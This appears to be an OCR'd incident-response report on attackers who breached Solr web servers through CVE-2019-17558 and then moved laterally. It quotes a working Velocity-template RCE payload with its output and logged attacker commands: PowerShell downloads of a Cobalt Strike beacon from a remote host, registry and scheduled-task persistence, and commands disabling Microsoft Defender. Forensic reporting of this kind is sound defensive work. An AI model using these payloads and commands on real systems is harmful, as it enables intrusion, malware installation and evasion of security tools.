
The playload process



The detection and termination of the playload process.




The remained child process.



cmd.exe
100
conhost.exe
872
notepad.exe
4340
Windows
Virus & thr

Initial Access (patient-0)


The perpetrator(s) gained initial access to the network via a successful exploitation of the CVE-2019-17558 vulnerability on three Solr webservers: “HOST1”, “HOST2”, and “HOST3” that allowed the perpetrator(s) to execute any command on the compromised servers.




Previous image shows an example of how the perpetrator(s) was able successfully execute the program “whoami.exe” on the vulnerable webserver “HOST3”.



The same exploitation was performed from the same IP address on HOST1 and HOST2.



Following is a description of CVE-2019-17558:



7. [CVE-2019-17558] RCE via Velocity template by @_S00pY

Target Solr version: 5.0 - 8.3
Requirements: none

Step 1: Set "params.resource.loader.enabled" as true for the current collection via config API.

```
POST /solr/test/config HTTP/1.1
Host: 127.0.0.1:8983
Content-Type: application/json
Content-Length: 259

{
  "update-queryresponsewriter": {
    "startup": "lazy",
    "name": "velocity",
    "class": "solr.VelocityResponseWriter",
    "template.base.dir": "",
    "solr.resource.loader.enabled": "true",
    "params.resource.loader.enabled": "true"
  }
}
```

Step 2: Trigger the RCE by sending a malicious velocity template in parameters

```
GET /solr/test/select?
q=1&wt=velocity&v.template=custom&v.template.custom=%23set($x=%27%27)+%23set($rt=$x.class.forName(%27java.lang.
Runtime%27))+%23set($chr=$x.class.forName(%27java.lang.Character%27))+%23set($str=$x.class.forName(%27java.lang
.String%27))+%23set($ex=$rt.getRuntime().exec(%27id%27))+$ex.waitFor()+%23set($out=$ex.getInputStream())+%23for
each($i+in+[1..$out.available()])$str.valueOf($chr.toChars($out.read()))%23end HTTP/1.1
```

Response:

```
HTTP/1.1 200 OK
Content-Type: text/html;charset=utf-8
Content-Length: 56

0  uid=8983(solr) gid=8983(solr) groups=8983(solr)
```

An exploit for this vulnerability is publicly available on GitHub: https://github.com/AleWong/Apache-Solr-RCE-via-Velocity-template/blob/master/apache*solr*exec.py

Further, the source IP-address: used by the perpetrator(s) to exploit Solr servers appears on AbuseIPDB (https://www.abuseipdb.com/) and VirusTotal (https://virustotal.com):

IP Abuse Reports for [redacted]

This IP address has been reported a total of **5** times from 2 distinct sources. [redacted] was first reported on July 4th 2022, and the most recent report was **3 months ago**.

Old Reports: The most recent abuse report for this IP address is from **3 months ago**. It is possible that this IP is no longer involved in abusive activities.

Reporter	Date	Comment	Categories
JCB	12 Jul 2022	[redacted] - - [12/Jul/2022:09:02:06 +0300] "GET /login.action HTTP/1.1" 404 196	Web App Attack
IrisFlower	05 Jul 2022	Unauthorized connection attempt detected from IP address [redacted] to port 7001 [J]	Port Scan, Hacking
IrisFlower	04 Jul 2022	Unauthorized connection attempt detected from IP address [redacted] to port 7001 [J]	Port Scan, Hacking
IrisFlower	04 Jul 2022	Unauthorized connection attempt detected from IP address [redacted] to port 7001 [J]	Port Scan, Hacking
IrisFlower	04 Jul 2022	Unauthorized connection attempt detected from IP address [redacted] to port 7001 [J]	Port Scan, Hacking

AbuseIPDB » [redacted]

Check an IP Address, Domain Name, or Subnet
e.g. **185.113.228.254**, **microsoft.com**, or **5.188.10.0/24**

[redacted] CHECK

[redacted] was found in our database!


This IP was reported **5** times. Confidence of Abuse is **0%**: ?

0%


ISP	DigitalOcean LLC
Usage Type	Data Center/Web Hosting/Transit
Domain Name	digitalocean.com
Country	Singapore
City	Singapore, Singapore

IP info including ISP, Usage Type, and Location provided by IP2Location. Updated monthly.

REPORT [redacted] WHOIS [redacted]



The Perpetrator(s) exploited the vulnerability in the Solr server by downloading an executable file from the URL `http://X.X.X.X:1579/lssasc.exe` to the webserver `HOST3` via PowerShell and saving it as `G:\solr-6.6.3\server\lib\lssasc.exe`.



Once the perpetrator(s) downloaded the file: `lssasc.exe`, they we able to gain full control of the webserver `HOST3`.

Persistence

The perpetrator(s) used the following Registry keys to set up persistence:

Timestamp (UTC)	DeviceName	ActionType	RegistryKey	RegistryValueName	RegistryValueData
[redacted]	HOST5	RegistryValueSet	HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\UpdateServiceHoster	ImagePath	C:\inetpub\temp\servicehoster.exe
[redacted]	HOST1	RegistryValueSet	HKEY_CURRENT_USER_DEFAULT\Software\Classes\mscfile\shell\open\command		c:\windows\system32\cmd.exe /c start C:/ProgramData/Oracle/java/lssasc.exe
[redacted]	HOST1	RegistryValueSet	HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\34b6b2b	ImagePath	\\127.0.0.1\ADMIN$\34b6b2b.exe
[redacted]	HOST3	RegistryValueSet	HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\45ffcb4	ImagePath	\\127.0.0.1\ADMIN$\45ffcb4.exe
[redacted]	HOST3	RegistryValueSet	HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\javaaw	ImagePath	C:\Windows\System32\cmd.exe /c C:\ProgramData\Oracle\Java\lssasc.exe
[redacted]	HOST3	RegistryValueSet	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	Svchost	C:/ProgramData/Oracle/Java/lssasc.exe

The perpetrator(s) also used this command to create a scheduled task on HOST3:

```
cmd.exe /C schtasks /create /tn Microsoft-Update-sc /sc Hourly /mo 1 /tr C:/ProgramData/Oracle/java/lssasc.exe /ru system /f
```

cmd.exe /C schtasks /create /tn Microsoft-Update-sc /sc Hourly /mo 1 /tr C:/ProgramData/Oracle/java/lssasc.exe /ru system /f

Privilege Escalation

After the successful exploitation of the Solr server, the perpetrator(s) obtained the same privileges as the the Solr server was running with (`NT Authority\System`).

As the attack developed, the domain account (`ADMIN1`) was compromised, which has local admin privilege for all servers within the domain.

Lateral Movement

Using the vulnerability `CVE-2019-17558` on the three Solr webservers `HOST1`, `HOST2` and `HOST3`, the perpetrator(s) gained access to them and were able to develop the attack further.


Lateral movement and activities on server HOST3

After successful exploitation of the Solr vulnerability (seeInitial Access (patient-0)), the perpetrator(s) obtained full control of the server `HOST3`.

Following the exploitation, the perpetrator(s) downloaded the Cobalt Strike beacon using the following command:

```
powershell -c iwr http://X.X.X.X:21579/lssasc.exe -OutFile G:\solr-6.
6.3\server\lib\lssasc.exe
```


The investigation showed that this Cobalt Strike beacon had successfully downloaded a backdoor which was both executed as a part of the “lssasc.exe” process and spawned a “rundll32.exe” process:



[redacted]	DeviceName	AccountDomain	AccountName	AlertId	ActionType	FileName	FolderPath	ProcessCommandLine	RemoteIP	RemotePort
[redacted]	HOST3				InboundConnectionAccepted				[redacted]	43893
[redacted]	HOST3	nt authority	system		ProcessCreated	whoami.exe	C:\Windows\System32\whoami.exe	whoami		
[redacted]	HOST3	nt authority	system		ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerSh	powershell		
[redacted]	HOST3				PowerShellCommand					
[redacted]	HOST3				PowerShellCommand					
[redacted]	HOST3				PowerShellCommand					
[redacted]	HOST3	nt authority	system		ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerSh	powershell -c Get-PSDrive		
[redacted]	HOST3				PowerShellCommand					
[redacted]	HOST3	nt authority	system		ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerSh	powershell -c iwr http://[redacted]21579/lssasc.exe -OutFile G:\solr-6.6.3\server\lib\lssasc.exe		
[redacted]	HOST3				ConnectionSuccess				[redacted]	21579
[redacted]	HOST3				FileCreated	lssasc.exe	G:\solr-6.6.3\server\lib\lssasc.exe			
[redacted]	HOST3				FileCreated	lssasc.exe	G:\solr-6.6.3\server\lib\lssasc.exe			
[redacted]	HOST3				AntivirusReport	lssasc.exe	G:\solr-6.6.3\server\lib			
[redacted]	HOST3	nt authority	system		ProcessCreated	lssasc.exe	G:\solr-6.6.3\server\lib\lssasc.exe	lssasc.exe		
[redacted]	HOST3				ImageLoaded	lssasc.exe	G:\solr-6.6.3\server\lib\lssasc.exe			
[redacted]	HOST3				RegistryValueDeleted					
[redacted]	HOST3				RegistryValueDeleted					
[redacted]	HOST3				ConnectionSuccess				[redacted]	56231
[redacted]	HOST3				AntivirusReport	lssasc.exe	G:\solr-6.6.3\server\lib			
[redacted]	HOST3				ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C ipconfig /all		
[redacted]	HOST3	nt authority	system		ProcessCreated	rundll32.exe	C:\Windows\System32\rundll32.exe	rundll32.exe		
[redacted]	HOST3	nt authority	system		ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	"cmd.exe"		
[redacted]	HOST3				AntivirusReport	lssasc.exe	G:\solr-6.6.3\server\lib			

At `2022-XX-XX XX:XX:XX`, an additional malicious file was downloaded using the following command:

```
powershell -c iwr http://X.X.X.X:21579/lapx.exe -OutFile G:\solr-6.6.
3\server\lib\lapx.exe
```



[redacted]	HOST3	nt authority	system	ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerSh	powershell -c iwr http://[redacted]21579/lapx.exe -OutFile G:\solr-6.6.3\server\lib\lapx.exe
[redacted]	HOST3			FileCreated	lapx.exe	G:\solr-6.6.3\server\lib\lapx.exe	
[redacted]	HOST3			FileCreated	lapx.exe	G:\solr-6.6.3\server\lib\lapx.exe	
[redacted]	HOST3	nt authority	system	ProcessCreated	lapx.exe	G:\solr-6.6.3\server\lib\lapx.exe	lapx.exe
[redacted]	HOST3			ImageLoaded	lapx.exe	G:\solr-6.6.3\server\lib\lapx.exe	
[redacted]	HOST3			RegistryValueDeleted			
[redacted]	HOST3			RegistryValueDeleted			
[redacted]	HOST3			ConnectionSuccess			[redacted] 56231
[redacted]	HOST3			AntivirusReport	lapx.exe	G:\solr-6.6.3\server\lib	
[redacted]	HOST3	nt authority	system	ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd /c dir G:\solr-6.6.3\server\lib\lapx.exe

At `2022-XX-XX XX:XX:XX` the perpetrator(s) executed the following command to disable built-in and/or third-party antivirus software on the server:

```
cmd.exe /C reg add “HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows
Defender” /v “DisableAntiSpyware” /d 1 /t REG_DWORD
```

Later the perpetrator(s) executed a set of PowerShell commands to disable several components of Microsoft Defender, hence making proceeding with the attack easier for perpetrator(s):

[redacted]:50.0083041Z	HOST3	nt authority	system	ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerSh	"powershell.exe" Set-MpPreference -DisableArchiveScanning $true
[redacted]:50.0613975Z	HOST3	nt authority	system	ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerSh	"powershell.exe" Set-MpPreference -DisableBlockAtFirstSeen $true
[redacted]:50.2740806Z	HOST3	nt authority	system	ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerSh	"powershell.exe" Set-MpPreference -DisableIOAVProtection $true
[redacted]:50.493585Z	HOST3	nt authority	system	ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerSh	"powershell.exe" Set-MpPreference -DisablePrivacyMode $true
[redacted]:50.5759414Z	HOST3	nt authority	system	ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerSh	"powershell.exe" Set-MpPreference -DisableRealtimeMonitoring $true
[redacted]:51.3688542Z	HOST3	nt authority	system	ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerSh	"powershell.exe" Set-MpPreference -DisableScriptScanning $true
[redacted]:51.8064347Z	HOST3	nt authority	system	ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerSh	"powershell.exe" Set-MpPreference -HighThreatDefaultAction 6 -Force
[redacted]:52.029144Z	HOST3	nt authority	system	ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerSh	"powershell.exe" Set-MpPreference -LowThreatDefaultAction 6
[redacted]:52.5489341Z	HOST3	nt authority	system	ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerSh	"powershell.exe" Set-MpPreference -MAPSReporting 0
[redacted]:52.5651944Z	HOST3			PowerShellCommand			
[redacted]:53.0020251Z	HOST3	nt authority	system	ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerSh	"powershell.exe" Set-MpPreference -ModerateThreatDefaultAction 6
[redacted]:53.1943415Z	HOST3	nt authority	system	ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerSh	"powershell.exe" Set-MpPreference -SevereThreatDefaultAction 6
[redacted]:53.4407302Z	HOST3	nt authority	system	ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerSh	"powershell.exe" Set-MpPreference -SignatureDisableUpdateOnStartupWithoutEngine $true
[redacted]:53.8087657Z	HOST3	nt authority	system	ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerSh	"powershell.exe" Set-MpPreference -SubmitSamplesConsent 2


The perpetrator(s) obtained persistence on the server by creating the service with a misleading name ("javaaw" – similar to the default name of the main binary of the Java Runtime) and modifying the Registry key: `HKLM\Software\Microsoft\Windows\CurrentVersion\Run`

[redacted]9.3866706Z	HOST3	nt authority	system	ProcessCreated	lssasc.exe	C:\ProgramData\Oracle\Java\lssasc.exe	lssasc.exe
[redacted]9.4265379Z	HOST3			ImageLoaded	lssasc.exe	C:\ProgramData\Oracle\Java\lssasc.exe	
[redacted]4.4554075Z	HOST3			RegistryValueDeleted			
[redacted]4.4554144Z	HOST3			RegistryValueDeleted			
[redacted]4.6350751Z	HOST3			ConnectionSuccess			
[redacted]6.3662153Z	HOST3	nt authority	system	ProcessCreated	rundll32.exe	C:\Windows\System32\rundll32.exe	rundll32.exe
[redacted]6.5328028Z	HOST3			RegistryValueSet			
[redacted]6.5328182Z	HOST3			RegistryValueSet			
[redacted]7.8438354Z	HOST3	nt authority	system	ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C sc config "javaaw" start= auto&&net start javaaw
[redacted]7.8761059Z	HOST3	nt authority	system	ProcessCreated	sc.exe	C:\Windows\System32\sc.exe	sc config "javaaw" start= auto
[redacted]7.8926951Z	HOST3	nt authority	system	ProcessCreated	net.exe	C:\Windows\System32\net.exe	net start javaaw
[redacted]7.9078954Z	HOST3	nt authority	system	ProcessCreated	net1.exe	C:\Windows\System32\net1.exe	net1 start javaaw
[redacted]7.9224336Z	HOST3	nt authority	system	ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /c C:\ProgramData\Oracle\Java\lssasc.exe
[redacted]7.9293224Z	HOST3	nt authority	system	ProcessCreated	lssasc.exe	C:\ProgramData\Oracle\Java\lssasc.exe	lssasc.exe
[redacted]2.9577673Z	HOST3			RegistryValueDeleted			
